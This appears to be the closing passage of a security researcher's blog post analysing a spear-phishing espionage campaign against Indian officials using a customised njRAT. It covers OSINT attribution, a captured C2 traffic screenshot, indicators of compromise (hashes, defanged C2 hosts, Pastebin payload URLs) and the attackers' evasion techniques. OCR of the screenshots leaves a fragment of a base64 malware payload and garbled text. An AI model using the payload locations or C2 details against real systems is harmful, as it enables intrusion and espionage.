
Doing a Google search for the Pastebin userid landed me on a YouTube video posted by an individual demonstrating his modified version of njRAT control panel/builder kit. The Pastebin userid matched with the Email ID mentioned by this individual in the YouTube video description section as shown below.

	PASTEBIN + new paste ti	re ≡ You¶u	Ibe ^{IN} Search			(
	💽 🔜 🛗 SEP 26TH, 2016 💿 56		ubscribe		503 views	
	USE PASTEBIN A LOT? UPGRA O A PRO ACCOUNT UNLOCK AND		Share ••• More		1 8 4 1	
G	O PRO Not a member of Rastebin yet? <u>Sign</u>	Skypex mail: @@@ Twitter: https://tw	gmail.com witter.com/			
text	396.24 KB Same User ID	Category License	People & Blogs Standard YouTube License			
1.	\$Base64 =			SHOW LESS		
	"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAA	V				
	////IAIAAAD+DgAA/gwAAEUIAAAAlv///3L///+W/	, COMMENTS · 1				
	////KhIAABQqAAAAEgAAFCoAAAASAAAUKgAAABIAA	Ad	d a public comment			
	////yYgAgAAADhPAAAAc0gAAAolIBwBAAAoagAABg	/c <	,			
	/gwHAEUIAAAAFP///xT///8A////CgAAAHz///85//	///jP///yUAAAAg	BQAAADjR///KBEBAAYXKE	EsAAAY6Z////yYgAAAAADi2		

This individual also used a specific keyword in his Skype id, Twitter id, and the YouTube username. This same keyword was also found in the njRAT C2 communication used in this attack as shown below.

		dnalyze Statistics Telephony Jools pite					
E You Tube " Search		8008800	💊 👬 🛔 🔲 🖪 🔍 Q. Q. 🕅	😹 🗹 🛃 🖂 7			
	Filter: top.atream.eq.5	V Espress	ion Clear Apply				
	No. Time	Source	Destination	Protocal	and a		
	69 535.164880	192.168.1.60	192.168.1.22	TCP		5 [SYN] Seq=0 Win=65535	
	70 535.164923	192.168.1.22	192.168.1.60	TCP	5555 > 49163	3 [SYN, ACK] Seq=0 Ack=	1 Win=14600 Len=0
	71 535.165037	192.168.1.60	192.168.1.22	TCP	49163 > 5555	5 [ACK] Seg=1 Ack=1 Win	=204800 Len=0
	372 535.234813	192.168.1.60	192.168.1.22	TCP	49163 > 5555	[PSH, ACK] Seg=1 Ack=	1 Win=204800 Len=2
	73 535.234896	192.168.1.22	192.168.1.60	TCP		[ACK] Seg=1 Ack=228 W	
	74 525 22			Follow TCP Strea	m		DO Let
		Jontent					
Subscribe	75 535.25 223	ll ' ' MTMwMl9FNj	NDNUM4Rg== ' ' WIN-T9	IN4HIIHEC '	'Administrator	' ' 16-12-04 ' ' ' !	Microsoft
Subscribe	176 540. 16 Wind	lows 7 Ultimate SP	0 x86 ' ' No ' 1dJTilUOVVONEhJSUN7'15	[1] [1] [1]	<u>' </u>		P Len
	179 540.384 UHJ	/Y2VzcyBIYWNrZXIgW	1dJT11UOVVONEhJSUhF 1	(BZG1pbmlzdH	JhdG9yXSsA ' ']	00.inf ' '	en=0
Add to 🌧 Share ••• More	80 542.178 MTM	Mg0Ka2hhbmppLmRkb	nMubmV00jU1NTUNCooKSG	ib3Rvay5leG	UNCkZhbHNlDQpGYW	xzZQ0KRmFsc2UNCkZhbHN1	en=0
1							
			-				
		Same Key	word found in the	C2 commu	nication.		
Published on Mar 31, 2016	> Erame 30		d skype id				
	Ethernet		и экуре и				
	Taternet						
Skype	> Transmis						
mail:	TT GIT SILLS						
Twitter: https://twitter.com	0000 00 192.166	8.1.60.49363 → 192.168.1.22.5555 (331 byte	a)				0
rwitter. https://twitter.com/	0000 00	R Brd Save (a mart o Aso	0.690	DIC O Hex Dump	C C Arrays 0	# Rav

After inspecting the njRAT builder kit it was determined that this individual customized the existing njRAT builder kit to bypass security products. The product information in the builder kit matched with this individual's YouTube username and the YouTube channel. The njRAT used in this cyber attack was built from this builder kit.



Based on this information it can be concluded that espionage actors used this individual's modified version of njRAT in this cyber attack.

Even though this individual's email id matched with the Pastebin id where base64 encoded malicious code was found, it is hard to say if this individual was or was not involved in this cyber attack. It could be possible that the espionage actors used his public identity as a diversion to mislead and to hide the real identity of the attackers or it is also possible that this individual was hired to carry out the attack.

Indicators Of Compromise

The indicators are provided below, these indicators can be used by the organizations (Government, Public and Private organizations) to detect and investigate this attack campaign.

Dropped Malware Samples:

14b9d54f07f3facf1240c5ba89aa2410 (googleupdate.exe) 2b0bd7e43c1f98f9db804011a54c11d6 (malib.dll) feec4b571756e8c015c884cb5441166b (msccvs.dll) 84d9d0524e14d9ab5f88bbce6d2d2582 (officeupdate.exe)

Network Indicators Associated with C2:

khanji[.]ddns[.]net 139[.]190[.]6[.]180 39[.]40[.]141[.]25 175[.]110[.]165[.]110 39[.]40[.]44[.]245 39[.]40[.]67[.]219 119[.]160[.]68[.]178 175[.]107[.]13[.]215 39[.]47[.]125[.]110 175[.]107[.]5[.]247 175[.]107[.]6[.]174 182[.]191[.]90[.]91 175[.]107[.]7[.]50 182[.]191[.]90[.]92 175[.]107[.]7[.]69 39[.]47[.]84[.]127 192[.]169[.]136[.]121 155[.]254[.]225[.]24 203[.]31[.]216[.]214 45[.]42[.]243[.]20

Pastebin URL's Hosting Malicious Payload:

hxxp://pastebin.com/raw/5j4hc8gT hxxp://pastebin.com/raw/6bwniBtB

Related Malware Samples associated with C2 (khanji[.]ddns[.]net):

028caf3b1f5174ae092ecf435c1fccc2 7732d5349a0cfa1c3e4bcfa0c06949e4 9909f8558209449348a817f297429a48 63698ddbdff5be7d5a7ba7f31d0d592c 7c4e60685203b229a41ae65eba1a0e10 e2112439121f8ba9164668f54ca1c6af 784b6e13f195236304e1c172dcdab51f b0f0350a5c2480d8419d14ec3445b765 9a51db9889d4fd6d02bdb35bd13fb07e 8199667bad5559ee8f04fd6b1a587a75 7ad6aaa107a7616a3dbe8e3babf5d310

Conclusion

Attackers in this case made every attempt to launch a clever attack campaign by spoofing legitimate email ids and using an email theme relevant to the targets. The following factors in this cyber attack suggests the possible involvement of Pakistan state sponsored cyber espionage group to mainly spy on India's actions related to these Geo-political events (Uri terror attack and Jammu & Kashmir protests).

- Victims/targets chosen (Indian Embassy and Indian MEA officals)
- Use of Email theme related to the Geo-political events that is of interest to the targets
- Timing of the spear phishing emails sent to the victims
- Location of the C2 infrastructure
- Use of malware that is capable of spying on infected systems

The following factors show the level of sophistication and reveals the attackers intention to remain stealthy and to gain long-term access by evading anti-virus, sandbox and security monitoring at both the desktop and network levels.

- Use of obfuscated malicious macro code
- Use of macro code that triggers only on user intervention (to bypass sandbox analysis)
- Use of legitimate site (Pastebin) to host malicious code (to bypass security monitoring)
- Use of customized njRAT (capable of evading anti-virus)
- Use of Dynamic DNS to host C2 infrastructure

I would like to thank Brian Rogalski who after reading my previous blog post shared a malicious document which he thought was similar to the document mentioned in my previous blog. This malicious document shared by Brian triggered this investigation and helped me in identifying the related Emails and related documents associated with this cyber attack.

References

https://www.zscaler.com/blogs/research/njrat-h-worm-variant-infections-continue-rise

http://threatgeek.typepad.com/files/fta-1009-njrat-uncovered-1.pdf

https://www.eff.org/files/2013/12/28/quantum_of_surveillance4d.pdf

https://www.symantec.com/connect/blogs/simple-njrat-fuels-nascent-middle-east-cybercrime-scene

Follow us on Twitter: @monnappa22 @cysinfo22